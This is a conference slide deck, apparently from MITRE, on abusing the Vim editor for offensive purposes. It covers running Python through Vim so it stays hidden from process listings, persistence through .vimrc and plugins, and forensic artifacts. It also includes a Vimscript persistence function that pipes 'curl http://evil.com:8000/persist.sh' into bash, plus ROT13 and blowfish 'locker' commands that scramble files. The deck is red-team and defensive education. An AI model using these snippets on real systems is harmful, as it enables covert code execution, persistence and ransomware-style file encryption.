Weapons of Text Destruction

Jared Stroud

wotd@mitre.org

Agenda

- Motivation
- Sneaky Local Code Execution
- Persistence Avenues via Vim
- Vimscript & Custom Functions
- Encryption via Vim

Motivation

- PoC || GTFO - A Parable on The Importance of Tools
- Thinking outside the box for Attack/Defend competitions
- “Offensive in Depth” - Will Schroeder (@harmj0y)


Assumptions

- You have access to a Linux machine
- That machine has Vim installed
- All demos executed on Ubuntu Desktop 18.04
  - Vim 8.0

Command Reference

```
vim --version
```

What can your vim do?



```
+acl               +farsi             +mouse_sgr         -tag_any_white
+arabic            +file_in_path      -mouse_sysmouse    -tcl
+autocmd           +find_in_path      +mouse_urxvt       +termguicolors
-autoservername    +float             +mouse_xterm       +terminal
-balloon_eval      +folding           +multi_byte        +terminfo
+balloon_eval_term -footer            +multi_lang        +termresponse
-browse            +fork()            -mzscheme          +textobjects
++builtin_terms    +gettext           +netbeans_intg     +timers
+byte_offset       -hangul_input      +num64             +title
+channel           +iconv             +packages          -toolbar
+cindent           +insert_expand     +path_extra        +user_commands
-clientserver      +job               -perl              +vertsplit
-clipboard         +jumplist          +persistent_undo   +virtualedit
+cmdline_compl     +keymap            +postscript        +visual
+cmdline_hist      +lambda            +printer           +visualextra
+cmdline_info      +langmap           +profile           +viminfo
+comments          +libcall           -python            +vreplace
+conceal           +linebreak         +python3           +wildignore
+cryptv            +lispindent        +quickfix          +wildmenu
+cscope            +listcmds          +reltime           +windows
+cursorbind        +localmap          +rightleft         +writebackup
+cursorshape       -lua               -ruby              -X11
+dialog_con        +menu              +scrollbind        -xfontset
+diff              +mksession         +signs             -xim
+digraphs          +modify_fname      +smartindent       -xpm
-dnd               +mouse             +startuptime       -xsmp
-ebcdic            -mouseshape        +statusline        -xterm_clipboard
+emacs_tags        +mouse_dec         -sun_workshop      -xterm_save
+eval              +mouse_gpm         +syntax
+ex_extra          -mouse_jsbterm     +tag_binary
+extra_search      +mouse_netterm     +tag_old_static
```

Command Reference

```
vim --version
```

What can your vim do?

```
+acl               +farsi             +mouse_sgr         -tag_any_white
+arabic            +file_in_path      -mouse_sysmouse    -tcl
+autocmd           +find_in_path      +mouse_urxvt       +termguicolors
-autoservername    +float             +mouse_xterm       +terminal
-balloon_eval      +folding           +multi_byte        +terminfo
+balloon_eval_term -footer            +multi_lang        +termresponse
-browse            +fork()            -mzscheme          +textobjects
++builtin_terms    +gettext           +netbeans_intg     +timers
+byte_offset       -hangul_input      +num64             +title
+channel           +iconv             +packages          -toolbar
+cindent           +insert_expand     +path_extra        +user_commands
-clientserver      +job               -perl              +vertsplit
-clipboard         +jumplist          +persistent_undo   +virtualedit
+cmdline_compl     +keymap            +postscript        +visual
+cmdline_hist      +lambda            +printer           +visualextra
+cmdline_info      +langmap           +profile           +viminfo
+comments          +libcall           -python            +vreplace
+conceal           +linebreak         +python3           +wildignore
+cryptv            +lispindent        +quickfix          +wildmenu
+cscope            +listcmds          +reltime           +windows
+cursorbind        +localmap          +rightleft         +writebackup
+cursorshape       -lua               -ruby              -X11
+dialog_con        +menu              +scrollbind        -xfontset
+diff              +mksession         +signs             -xim
+digraphs          +modify_fname      +smartindent       -xpm
-dnd               +mouse             +startuptime       -xsmp
-ebcdic            -mouseshape        +statusline        -xterm_clipboard
+emacs_tags        +mouse_dec         -sun_workshop      -xterm_save
+eval              +mouse_gpm         +syntax
+ex_extra          -mouse_jsbterm     +tag_binary
+extra_search      +mouse_netterm     +tag_old_static
```

```
+profile
-python
+python3
+quickfix
+reltime
+rightleft
-ruby
```

Command Reference

```
Vim -W key.log $FILE
Vim -s
```

Vim “Key Logger”

- Auto run normal mode commands
- Analogous to Metasploit resource files
- `Vim -W key.log $FILENAME`

Command Reference

```
:pyfile
:rubyfile
:ruby $CMD
```

Indirect Code Execution

- `vim --version`
- If Vim is compiled with $PROGRAMMING_LANGUAGE, you can invoke script execution via vim without spawning the interpreter directly

Supported languages

- Perl
- Ruby
- Python (2&3)
- Tcl
- Lua

Command Reference

```
:pyfile
:rubyfile
:ruby $CMD
```

Indirect Code Execution

```
test@test-client:~$ ./test.py
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
```

← Normal Python code execution

- Appears in process list as you'd expect

```
test@test-client:~$ ps -ef | grep 'python'
test     12948 12925  0 11:19 pts/2    00:00:00 /usr/bin/python3 ./test.py
test     12991 12936  0 11:25 pts/3    00:00:00 grep --color=auto python
```

Command Reference

```
:pyfile/py3file
:rubyfile
```

Indirect Code Execution

- Invoking Python files via Vim normal mode

```
:py3file test.py
```

```
test@test-client:~$ ps -ef | grep 'python'
test     13037 13006  0 11:30 pts/4    00:00:00 grep --color=auto python
```

- Hide from process list, while still execution code

```
Hello World
```

```
test@test-client:~$ ps -ef | grep 'python'
test     13021 13006_ 0 11:29 pts/4    00:00:00 grep --color=auto python
```

Reference

- https://docs.python.org/3/extending/embedding.html
- http://vimdoc.sourceforge.net/htmldoc/if_pyth.html#Python
- http://vimdoc.sourceforge.net/htmldoc/if_ruby.html

How does it work?

- Vim embeds Python
  - ./src/if_python3.c
  - ./src/if_python2.c
- Also see:
  - if_lua.c
  - if_ruby.c

```c
#include <Python.h>

int
main(int argc, char *argv[])
{
    wchar_t *program = Py_DecodeLocale(argv[0], NULL);
    if (program == NULL) {
        fprintf(stderr, "Fatal error: cannot decode argv[0]\n");
        exit(1);
    }
    Py_SetProgramName(program);  /* optional but recommended */
    Py_Initialize();
    PyRun_SimpleString("from time import time,ctime\n"
                       "print('Today is', ctime(time()))\n");
    if (Py_FinalizeEx() < 0) {
        exit(120);
    }
    PyMem_RawFree(program);
    return 0;
}
```

Command Reference

```
:pyfile
:rubyfile
:ruby $CMD
```

Indirect Code Execution - Python Loading

```
+acl                  +farsi              +mouse_sgr          -tag_any_white
+arabic               +file_in_path       -mouse_sysmouse     -tcl
+autocmd              +find_in_path       +mouse_urxvt        +termguicolors
-autoservername       +float              +mouse_xterm        +terminal
-balloon_eval         +folding            +multi_byte         +terminfo
+balloon_eval_term    -footer             +multi_lang         +termresponse
-browse               +fork()             -mzscheme           +textobjects
++builtin_terms       +gettext            +netbeans_intg      +timers
+byte_offset          -hangul_input       +num64              +title
+channel              +iconv              +packages           -toolbar
+cindent              +insert_expand      +path_extra         +user_commands
-clientserver         +job                -perl               +vertsplit
-clipboard            +jumplist           +persistent_undo    +virtualedit
+cmdline_compl        +keymap             +postscript         +visual
+cmdline_hist         +lambda             +printer            +visualextra
+cmdline_info         +langmap            +profile            +viminfo
+comments             +libcall            -python             +vreplace
+conceal              +linebreak          +python3            +wildignore
+cryptv               +lispindent         +quickfix           +wildmenu
+cscope               +listcmds           +reltime            +windows
+cursorbind           +localmap           +rightleft          +writebackup
+cursorshape          -lua                -ruby               -X11
+dialog_con           +menu               +scrollbind         -xfontset
+diff                 +mksession          +signs              -xim
+digraphs             +modify_fname       +smartindent        -xpm
-dnd                  +mouse              +startuptime        -xsmp
-ebcdic               -mouseshape         +statusline         -xterm_clipboard
+emacs_tags           +mouse_dec          -sun_workshop       -xterm_save
+eval                 +mouse_gpm          +syntax
+ex_extra             -mouse_jsbterm      +tag_binary
+extra_search         +mouse_netterm      +tag_old_static
```

```
-python
+python3
```

```
+python/dyn
+python3/dyn
```

```
Included patches: 1-570
Compiled by Arch Linux
Huge version without GUI.  Features included (+) or not (-):
+acl                  +extra_search       +mouse_netterm      +tag_old_static
+arabic               +farsi              +mouse_sgr          -tag_any_white
+autocmd              +file_in_path       -mouse_sysmouse     +tcl/dyn
+autochdir            +find_in_path       +mouse_urxvt        +termguicolors
-autoservername       +float              +mouse_xterm        +terminal
-balloon_eval         +folding            +multi_byte         +terminfo
+balloon_eval_term    -footer             +multi_lang         +termresponse
-browse               +fork()             -mzscheme           +textobjects
++builtin_terms       +gettext            +netbeans_intg      +timers
+byte_offset          -hangul_input       +num64              +title
+channel              +iconv              +packages           -toolbar
+cindent              +insert_expand      +path_extra         +user_commands
-clientserver         +job                +perl/dyn           +vartabs
-clipboard            +jumplist           +persistent_undo    +vertsplit
+cmdline_compl        +keymap             +postscript         +virtualedit
+cmdline_hist         +lambda             +printer            +visual
+cmdline_info         +langmap            +profile            +visualextra
+comments             +libcall            +python/dyn         +viminfo
+conceal              +linebreak          +python3/dyn        +vreplace
+cryptv               +lispindent         +quickfix           +wildignore
+cscope               +listcmds           +reltime            +wildmenu
+cursorbind           +localmap           +rightleft          +windows
+cursorshape          +lua/dyn            +ruby/dyn           +writebackup
+dialog_con           +menu               +scrollbind         -X11
+diff                 +mksession          +signs              -xfontset
+digraphs             +modify_fname       +smartindent        -xim
-dnd                  +mouse              +startuptime        -xpm
-ebcdic               -mouseshape         +statusline         -xsmp
+emacs_tags           +mouse_dec          -sun_workshop       -xterm_clipboard
+eval                 +mouse_gpm          +syntax             -xterm_save
```

Command Reference

```
:pyfile
:rubyfile
:ruby $CMD
```

Vim Python Code Execution Forensics

```
test@test-client:~$ ps -ef | grep 'vim'
test     13034 13023  0 11:30 pts/5    00:00:00 vim
test     13071 13006  0 11:48 pts/4    00:00:00 grep --color=auto vim
test@test-client:~$ cat /proc/13034/maps  | grep 'python'
7fa05bac6000-7fa05be9e000 r-xp 00000000 08:01 131964    /usr/lib/x86_64-linux-gnu/libpython3.6m.so.1.0
7fa05be9e000-7fa05c09d000 ---p 003d8000 08:01 131964    /usr/lib/x86_64-linux-gnu/libpython3.6m.so.1.0
7fa05c09d000-7fa05c0a1000 r--p 003d7000 08:01 131964    /usr/lib/x86_64-linux-gnu/libpython3.6m.so.1.0
7fa05c0a1000-7fa05c13e000 rw-p 003db000 08:01 131964    /usr/lib/x86_64-linux-gnu/libpython3.6m.so.1.0
```

```
-python
+python3
```

```
➜  ~ ps -ef | grep 'vim'
phantom   8421  8116  0 14:05 pts/4    00:00:00 vim
phantom   8658  8572  0 14:06 pts/6    00:00:00 grep --color=auto --exclude-dir=.bzr --exclude-dir=C
de-dir=.hg --exclude-dir=.svn vim
➜  ~ cat /proc/8421/maps | grep 'python'
➜  ~
```

```
+python/dyn
+python3/dyn
```

Command Reference

```
:browse oldfiles
:history
:edit ~/.viminfo
```

Vim Artifacts

- ~/.viminfo contains:
  - Command line history
  - Search string history
  - Input-line history
  - Contents of non-empty registers
  - Marks for files
  - Buffer lists
  - Global variables

Command Reference

```
:help vimrc-intro
$> vim --version
export $VIMRUNTIME=”/tmp/”
```

Persistence via Vim

- .vimrc
  - $HOME/.vimrc, $HOME/.vim/vimrc, /etc/vimrc
  - Handles custom settings when launching vim
  - Can contain system commands/simple bash script execution
- .exrc
  - Vim will use ***if .vimrc is not present***
- Plugins
  - ~/.vim/pack/plugins/start → Autoloaded on Vim launch

Command Reference

```
:help vimrc-intro
$> vim --version
export $VIMRUNTIME=”/tmp/”
```

Persistence via Vim

<tinfoil_hat>

- How often do you audit your .vimrc?
- How well do you know those plugins you’re executing?

</tinfoil_hat>

Command Reference

```
:help vimrc-intro
$> vim --version
```

Persistence via Vim

- Vimscript
  - Full-fledge scripting environment for Vim.
  - Execute native Vim normal mode commands.
  - Execute system commands.

```
  system vimrc file: "$VIM/vimrc"
    user vimrc file: "$HOME/.vimrc"
2nd user vimrc file: "~/.vim/vimrc"
     user exrc file: "$HOME/.exrc"
      defaults file: "$VIMRUNTIME/defaults.vim"
 fall-back for $VIM: "/usr/share/vim"
```

Command Reference

```
:help vimrc-intro
$> vim --version
```

Persistence via Vim

- Simple Example

```
function! Persist()

    if !executable('/bin/evil')
        echo '[!] Evil does not exist'
        let bash_one_liner = "curl -s http://evil.com:8000/persist.sh | bash"
        exe "silent !".bash_one_liner
    endif
endfunction


:call Persist()
```

Command Reference

```
:source $NEW_VIMRC
:call $FUNCTION
```

Vimscript - “ROTLocker”

- Create a custom function within vimscript

```
function! Pwn()
        :exe "normal ggVGg?100"
        :exe "wq"
endfunction
```

- Auto ROT13 contents of file and autosave
- All native Vim calls
- Demo: Simple Vimscript

Command Explained

- gg: go to top of the file.
- V: visual mode.
- G: Go to the bottom of the file.
- g?$NUM: ROT13 $NUM lines.

Command Reference

```
:h :X
```

Encryption via Vim

- Encryption
  - Blowfish2
  - Blowfish
  - zip
- All native Vim calls

Command Reference

```
:h :X
```

Vimscript - “CryptoLocker”

- Encryption
  - Blowfish2
  - Blowfish
  - zip
- All native Vim calls
- Headless Execution


```
test@test-client:~$ vim -E -c "set cm=blowfish2 | set key=adminadmin | wq" resolv.conf
```

Command Reference

```
:h :X
```

Vimscript - “CryptoLocker”

- Encryption
  - Blowfish2
  - Blowfish
  - zip
- All native Vim calls
- Headless Execution




```
test@test-client:~$ vim -E -c "set cm=blowfish2 | set key=adminadmin | wq" resolv.conf
```

Command Reference

```
:h :X
```

Vimscript - “CryptoLocker”

- Encryption
  - Blowfish2
  - Blowfish
  - zip
- All native Vim calls
- Headless Execution

```
Need encryption key for "resolv.conf"
Enter encryption key:
```

```
test@test-client:~$ xxd resolv.conf  | head -n 2
00000000: 5669 6d43 7279 7074 7e30 3321 2af5 0e90  VimCrypt~03!*...
00000010: c560 0e35 205b 76b3 6c95 e67c 6867 3b61  .`.5 [v.l..|hg;a
```

```
test@test-client:~$ vim -E -c "set cm=blowfish2 | set key=adminadmin | wq" resolv.conf
```

Future Work/Ideas

- Emacs of Text Destruction
- github.com/jaredestroud/WOTD

Future Work/Ideas

- Emacs of Text Destruction
- github.com/jaredestroud/WOTD

Questions?